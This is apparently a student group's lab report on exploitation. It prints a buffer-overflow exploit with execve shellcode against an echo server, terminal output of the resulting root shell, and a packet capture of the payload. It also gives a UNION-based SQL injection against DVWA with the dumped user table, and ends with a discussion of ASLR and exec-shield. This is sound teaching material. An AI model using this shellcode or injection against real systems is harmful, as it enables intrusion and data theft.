Project 2: Exploitation

Due Date: 4/9/2019

Group 3 Members:
Alexander Muyshondt
Anna Crowsar
Cynthia Cordova
Dylan Olgin
Saud Altwayan

What to Deliver

Section I (Introduction):

Summarize what you have done in the project and clearly state the responsibility of each group member, e.g. who did which task, who wrote which part of the report, how your group was coordinated, etc.

Alexander Muyshondt: I helped with Section 2, working to find the bytes required to crash the ech service and identify the user ID. I also worked with my group to answer the questions of task 4. I helped write the outline of the paper as well as write the answers of Section 4.


Anna Cowsar: I helped with the DVWA part of the project and helped get the group somewhere with the task 3 and understanding what to change in the program. I helped answer part b in section IV.

Cynthia Cordova: I helped with part of task 3 in understanding how the attack will be made as well as finding the correct shell code needed for the attack file. On the document I helped answering part d on section 4.

Dylan Olgin: I completed task 2 and 3 with the help of the group. Specifically the ssh and echoserver tasks in task 2 and the sql injection in task 3. I added the screenshots and filled in task 2b in the report.

Saud Altwayan: I worked with the group on task 1 completely , and task 2 completely except for the metasploit. I worked on task 3 by trying to reverse engineer and using the hex editor, but did not accomplish anything. I did not work on task 4.

Section II (Task II):
a) Show whether or not you can read the files in /root/files of Computer B.2 with local login and SSH login.




```
[User03@B ~]$ cd ..
[User03@B home]$ cd ..
[User03@B /]$ ls
2018-12-18-21-02-16.046-VBoxSVC-2123.log  boot
2018-12-18-22-40-59.009-VBoxSVC-2061.log  dev
2018-12-18-22-43-20.034-VBoxSVC-2062.log  etc
2018-12-18-22-45-43.088-VBoxSVC-2161.log  home
2018-12-18-22-47-42.013-VBoxSVC-2062.log  lib
2019-02-07-01-37-40.079-VBoxSVC-2095.log  lib64
2019-02-12-18-54-15.080-VBoxSVC-2061.log  lost+found
2019-02-12-19-12-24.056-VBoxSVC-2060.log  media
2019-02-12-20-06-12.028-VBoxSVC-2062.log  mnt
2019-02-12-20-11-19.061-VBoxSVC-2060.log  opt
2019-02-13-18-31-05.018-VBoxSVC-2059.log  proc
2019-02-18-18-09-39.073-VBoxSVC-2058.log  root
2019-02-19-20-42-18.010-VBoxSVC-2061.log  sbin
2019-02-19-21-09-10.086-VBoxSVC-2061.log  selinux
2019-02-21-20-09-07.081-VBoxSVC-2061.log  srv
2019-02-28-00-21-13.006-VBoxSVC-2058.log  sys
2019-02-28-14-26-28.094-VBoxSVC-2057.log  tmp
2019-03-01-19-35-03.038-VBoxSVC-2062.log  usr
2019-03-06-17-03-12.051-VBoxSVC-2067.log  var
bin
[User03@B /]$ sudo cd root
[sudo] password for User03:
sudo: cd: command not found
[User03@B /]$ cd root
[User03@B root]$ ls
ls: cannot open directory .: Permission denied
```

b) Find and report **exactly** how many bytes are needed to crash the echo service.


We found that 16 bytes were needed to crash the echo service and prevent it from echoing back. We also needed at least 18 bytes to completely close the connection and require us to have to reopen it.

c) Show which user ID is running the echo service in Computer B.2.



```
[User03@B ~]$ ps -ef| grep /root/echoserver/tcps
root      3160  3147  0 12:36 pts/1    00:00:00 /root/echoserver/tcps
User03    3749  3735  0 13:13 pts/2    00:00:00 grep /root/echoserver/tcps
[User03@B ~]$ ps aux | grep ssh
```


d) Show which user ID is running the SSH service in Computer B.2.




```
[User03@B ~]$ ps aux | grep ssh
root      2092  0.0  0.0  66256  1188 ?        Ss   11:20   0:00 /usr/sbin/sshd
User03    3751  0.0  0.0 103324   892 pts/2    S+   13:13   0:00 grep ssh
[User03@B ~]$ 
```

Section III (Task III):

a) Show that the echo service can be exploited by the provided shell code.




```
void exploitserver(int clsck) {
  // prepare the exploiting packet

  // !!! Use the Makefile provided in the package to compile tcph. !!!
  // !!! Debug the tcph program. !!!
  // !!! First, count the number of bytes between buf and the returen address of the foo function. !!!
  // !!! Second, figure out the return address based on RBP. !!!
  // !!! Now, change the overflow string with proper format and values. !!!
  char overflow[] = "\x01\x02\x03\x04\x05\x06\x07\x08\x01\x02\x03\x04\x05\x06\x07\x08\x01\x02\x03\x04\x05\x06\x07\x08\x70\xe0\xff\xff\xff\x7f\x00\x00";
  int ofsize = 32; // be sure to set ofsize to the size of the overflow string here.

  // !!! no need to modify anything below. !!!
  // get the shell code string
  char shellcode[] = "\xeb\x0e\x5f\x48\x31\xc0\x48\x89\xc6\x48\x89\xc2\xb0\x3b\x0f\x05\x48\x31\xc0\x48\x89\xc7\xb0\x69\x0f\x05\xe8\xe3\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";
  int scsize = strlen(shellcode);
  // make the padding
  int paddinglen=128;
```



```
[User04@localhost Desktop]$ ./attack
ls
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
WinXPSP2
ls -la
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
WinXPSP2
l
total 144
drwx------. 24 User01 User01 4096 Mar 30 13:09 .
drwxr-xr-x. 18 root   root   4096 Jan 14 15:43 ..
-rw-------.  1 User01 User01 2488 Mar 30 11:59 .ICEauthority
-rw-------.  1 User01 User01  510 Mar 30 13:18 .bash_history
-rw-r--r--.  1 User01 User01   18 May 10  2016 .bash_logout
-rw-r--r--.  1 User01 User01  176 May 10  2016 .bash_profile
-rw-r--r--.  1 User01 User01  124 May 10  2016 .bashrc
drwxr-xr-x.  4 User01 User01 4096 Jan 27 05:32 .cache
drwxr-xr-x.  4 User01 User01 4096 Jan 15 13:09 .config
drwx------.  3 User01 User01 4096 Jan 14 15:53 .dbus
-rw-------.  1 User01 User01   16 Jan 14 15:53 .esd_auth
drwx------.  4 User01 User01 4096 Mar 30 11:59 .gconf
drwx------.  2 User01 User01 4096 Mar 30 12:45 .gconfd
drwxr-xr-x.  6 User01 User01 4096 Jan 26 05:32 .gnome2
drwx------   2 User01 User01 4096 Jan 26 05:32 .gnome2_private
-rw-rw-r--   1 User01 User01  142 Mar 30 11:59 .gtk-bookmarks
drwx------.  2 User01 User01 4096 Jan 14 15:53 .gvfs
drwxr-xr-x.  3 User01 User01 4096 Jan 14 15:53 .local
drwxr-xr-x.  5 User01 User01 4096 Jan 26 05:32 .mozilla
-rwxrwxrwx   1 root   User01    8 Mar 30 13:06 .myfile1
-rwxrwxrwx   1 root   User01    8 Mar 30 13:09 .myfile2
drwxr-xr-x.  2 User01 User01 4096 Jan 14 15:53 .nautilus
drwx------.  2 User01 User01 4096 Mar 22 04:32 .pulse
-rw-------.  1 User01 User01  256 Jan 14 15:53 .pulse-cookie
drwx------   3 User01 User01 4096 Jan 27 05:30 .thumbnails
-rw-------   1 User01 User01 2133 Mar 30 12:19 .xsession-errors
-rw-------   1 User01 User01 2534 Mar 22 04:42 .xsession-errors.old
drwxr-xr-x.  3 User01 User01 4096 Mar 30 12:00 Desktop
drwxr-xr-x.  2 User01 User01 4096 Jan 14 15:53 Documents
drwxr-xr-x.  2 User01 User01 4096 Jan 14 15:53 Downloads
drwxr-xr-x.  2 User01 User01 4096 Jan 14 15:53 Music
drwxr-xr-x.  2 User01 User01 4096 Jan 14 15:53 Pictures
drwxr-xr-x.  2 User01 User01 4096 Jan 14 15:53 Public
drwxr-xr-x.  2 User01 User01 4096 Jan 14 15:53 Templates
drwxr-xr-x.  2 User01 User01 4096 Jan 14 15:53 Videos
drwxrwxrwx   3 User01 User01 4096 Mar 22 04:37 WinXPSP2
```

b) Show the exploiting packet captured in Computer A.B.



```
  3 0.001294873  172.10.30.16       172.70.100.4            TCP   66 55444 > ndmps [ACK] Seq=1 Ack=1 Win=14
  4 0.001446987  172.10.30.16       172.70.100.4            TCP  264 55444 > ndmps [PSH, ACK] Seq=1 Ack=1 W
  5 0.002526204  172.70.100.4       172.10.30.16            TCP   66 ndmps > 55444 [ACK] Seq=1 Ack=199 Win=
  6 3.367097740  172.10.30.16       172.70.100.4            TCP   69 55444 > ndmps [PSH, ACK] Seq=199 Ack=1
  7 3.368396194  172.70.100.4       172.10.30.16            TCP   66 ndmps > 55444 [ACK] Seq=1 Ack=202 Win=
  8 3.369264353  172.70.100.4       172.10.30.16            TCP  142 ndmps > 55444 [PSH, ACK] Seq=1 Ack=202
  9 3.369268818  172.10.30.16       172.70.100.4            TCP   66 55444 > ndmps [ACK] Seq=202 Ack=77 Win
 10 4.151567869  172.10.30.16       172.70.100.4            TCP   69 55444 > ndmps [PSH, ACK] Seq=202 Ack=7
 11 4.153692835  172.70.100.4       172.10.30.16            TCP  142 ndmps > 55444 [PSH, ACK] Seq=77 Ack=20
 12 4.153698509  172.10.30.16       172.70.100.4            TCP   66 55444 > ndmps [ACK] Seq=205 Ack=153 Wi
 13 22.757166592 Cisco_83:a1:c9     CDP/VTP/DTP/PAgP/UDLD   CDP  397 Device ID: router_A.security.cs.txstat
 14 82.825245458 Cisco_83:a1:c9     CDP/VTP/DTP/PAgP/UDLD   CDP  397 Device ID: router_A.security.cs.txstat

▽ Frame 4: 264 bytes on wire (2112 bits), 264 bytes captured (2112 bits) on interface 0
    Interface id: 0
    WTAP_ENCAP: 1
    Arrival Time: Mar 30, 2017 20:11:16.708624659 EDT
    [Time shift for this packet: 0.000000000 seconds]
    Epoch Time: 1490919076.708624659 seconds
    [Time delta from previous captured frame: 0.000152114 seconds]
    [Time delta from previous displayed frame: 0.000152114 seconds]
    [Time since reference or first frame: 0.001446987 seconds]
    Frame Number: 4
    Frame Length: 264 bytes (2112 bits)
    Capture Length: 264 bytes (2112 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: eth:ip:tcp:data]
    [Coloring Rule Name: TCP]
    [Coloring Rule String: tcp]
▷ Ethernet II, Src: b0:83:fe:91:b7:18 (b0:83:fe:91:b7:18), Dst: Cisco_83:a1:c9 (40:55:39:83:a1:c9)
▷ Internet Protocol Version 4, Src: 172.10.30.16 (172.10.30.16), Dst: 172.70.100.4 (172.70.100.4)
▷ Transmission Control Protocol, Src Port: 55444 (55444), Dst Port: ndmps (30000), Seq: 1, Ack: 1, Len: 198
▽ Data (198 bytes)
    Data: 010203040506070801020304050607080102030405060708...
    [Length: 198]

00d0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
00e0  90 90 eb 0e 5f 48 31 c0  48 89 c6 48 89 c2 b0 3b   ...._H1. H..H...;
00f0  0f 05 48 31 c0 48 89 c7  b0 69 0f 05 e8 e3 ff ff   ..H1.H.. .i......
0100  ff 2f 62 69 6e 2f 73 68                            ./bin/sh
```

c) Report how you retrieve the files from Computer B.2 to Computer A.B. Give steps in details.

Steps for exploiting the echo service:

1) We overflowed the buffer so that the server stayed open and provided us a shell environment inside the server. The shell had root privileges so we were able to see all of the files within the root folder.
2) We copied the files into hidden files that we placed in the home directory named .myfile1 and .myfile2. Using chmod 777 “filename” we set read and write permissions for others.
3) With an sftp connection, we connected to the server from the client machine and used the “get” command to retrieve the two files.


d) Show the content of the smallest file in the retrieved files.
abcde

File1 contents: “abcdef”


e) Show the injected SQL statement.

1 or 100 UNION ALL SELECT concat(first_name, last_name), user_id from dvwa.users

f) Show the screenshot of the web page that show all user IDs, first names, and last names.



```
ID: 1 or 100 UNION ALL SELECT concat(first_name, last_name), user_id from dvwa.users
First name: admin
Surname: admin

ID: 1 or 100 UNION ALL SELECT concat(first_name, last_name), user_id from dvwa.users
First name: Gordon
Surname: Brown

ID: 1 or 100 UNION ALL SELECT concat(first_name, last_name), user_id from dvwa.users
First name: Hack
Surname: Me

ID: 1 or 100 UNION ALL SELECT concat(first_name, last_name), user_id from dvwa.users
First name: Pablo
Surname: Picasso

ID: 1 or 100 UNION ALL SELECT concat(first_name, last_name), user_id from dvwa.users
First name: Bob
Surname: Smith

ID: 1 or 100 UNION ALL SELECT concat(first_name, last_name), user_id from dvwa.users
First name: adminadmin
Surname: 1

ID: 1 or 100 UNION ALL SELECT concat(first_name, last_name), user_id from dvwa.users
First name: GordonBrown
Surname: 2

ID: 1 or 100 UNION ALL SELECT concat(first_name, last_name), user_id from dvwa.users
First name: HackMe
Surname: 3

ID: 1 or 100 UNION ALL SELECT concat(first_name, last_name), user_id from dvwa.users
First name: PabloPicasso
Surname: 4

ID: 1 or 100 UNION ALL SELECT concat(first_name, last_name), user_id from dvwa.users
First name: BobSmith
Surname: 5
```



```
ID: 100 or 1=1
First name: admin
Surname: admin

ID: 100 or 1=1
First name: Gordon
Surname: Brown

ID: 100 or 1=1
First name: Hack
Surname: Me

ID: 100 or 1=1
First name: Pablo
Surname: Picasso

ID: 100 or 1=1
First name: Bob
Surname: Smith
```

Section IV (Task IV)

a) Discuss the reason that randomization can defeat the attack.

Randomization is a technique that randomly organizes the positions of the stack so that an attacker can not predict the return addresses of buffers. Without the ability to make this predictions, the attacker can not overflow to the correct location, and so can no longer exploit the program.

b) Assume only the low 16 bits of the stack address is randomized. What is the probability that an exploiting packet can compromise the server? Assume an attacker can send 10 exploiting packets every second. How long can the attacker compromise the server?

If only 16 bits are randomized, that leaves 2^16 possible memory locations to search. With a brute force linear search the attack would take only 2^16/10 seconds. The probability would be 1/(2^16) for the packet to compromise the server.

The probability of exploiting the server would be 1/ 2^16 because that is a single packet in 2^16 different memory locations which are all random.

If an attacker can send 10 packets per second then it would take 6553.6 seconds because (2^16) / 10 = 6553.6, which is to guess the location. The attacker can compromise the server for as long as the memory stays in the same place. If the memory gets re-randomized from the service restarting then the attacker would need to find the location again.

c) Discuss the reason that exec-shield can defeat the attack.

Exec-Shield is aimed at reducing the chance of a worm and automated remote attacks, the latter of which we were trying to achieve in Task 3. Exec-Shield splits the stack into both non-executable and executable portions which only one is writable to protect the memory in linux. Splitting the stack into two parts helps stop security exploits and also buffer overflow, making it very difficult to overwrite parts and inject malicious code.

d) Discuss if exec-shield prevents stack overflow. If not, what attack can be achieved?

Exec-Shield does not completely prevent stack overflow attacks, it merely just makes them more difficult to hack. Systems that were susceptible to these kinds of attacks previously are still vulnerable to stack buffer overflow attacks. By overwriting the return address for the buffer overflow the attack can still be successful if the return address is known to the attacker.